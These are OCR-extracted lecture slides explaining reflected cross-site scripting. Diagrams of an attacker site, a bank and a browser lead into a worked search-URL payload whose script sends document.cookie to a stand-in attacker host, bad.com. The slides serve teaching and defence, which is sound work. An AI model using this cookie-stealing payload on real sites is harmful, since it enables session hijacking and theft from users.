
③ Click on link

URL specially crafted by the attacker


Reflected XSS attack



Reflected XSS attack



Client
Browser
bad.com
bank.com
① Visit web site
② Receive malicious page
③ Click on link
④ **Echo user input**
URL specially crafted by the attacker
⑤
Execute the malicious script *as though the server meant us to run it*

Reflected XSS attack



Execute the malicious script *as though the server meant us to run it*

Reflected XSS attack



Client

Browser

bad.com

bank.com

① Visit web site

② Receive malicious page

③ Click on link

④ **Echo user input**

⑥ Steal valuable data

⑥ Perform attacker action

URL specially crafted by the attacker

⑤ Execute the malicious script *as though the server meant us to run it*

Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Echoed input

- The key to the reflected XSS attack is to find instances where a good web server will echo the user input back in the HTML response

Input from bad.com:

```
http://victim.com/search.php?term=socks
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for socks :
. . .
</body></html>
```

Exploiting echoed input

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
   </script>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
   </script>
```

Result from victim.com:

```
<html> <title> Search results </title>
<body>
Results for <script> ... </script>
. . .
</body></html>
```

Exploiting echoed input

Input from bad.com:

```
http://victim.com/search.php?term=
   <script> window.open(
     “http://bad.com/steal?c=“
     + document.cookie)
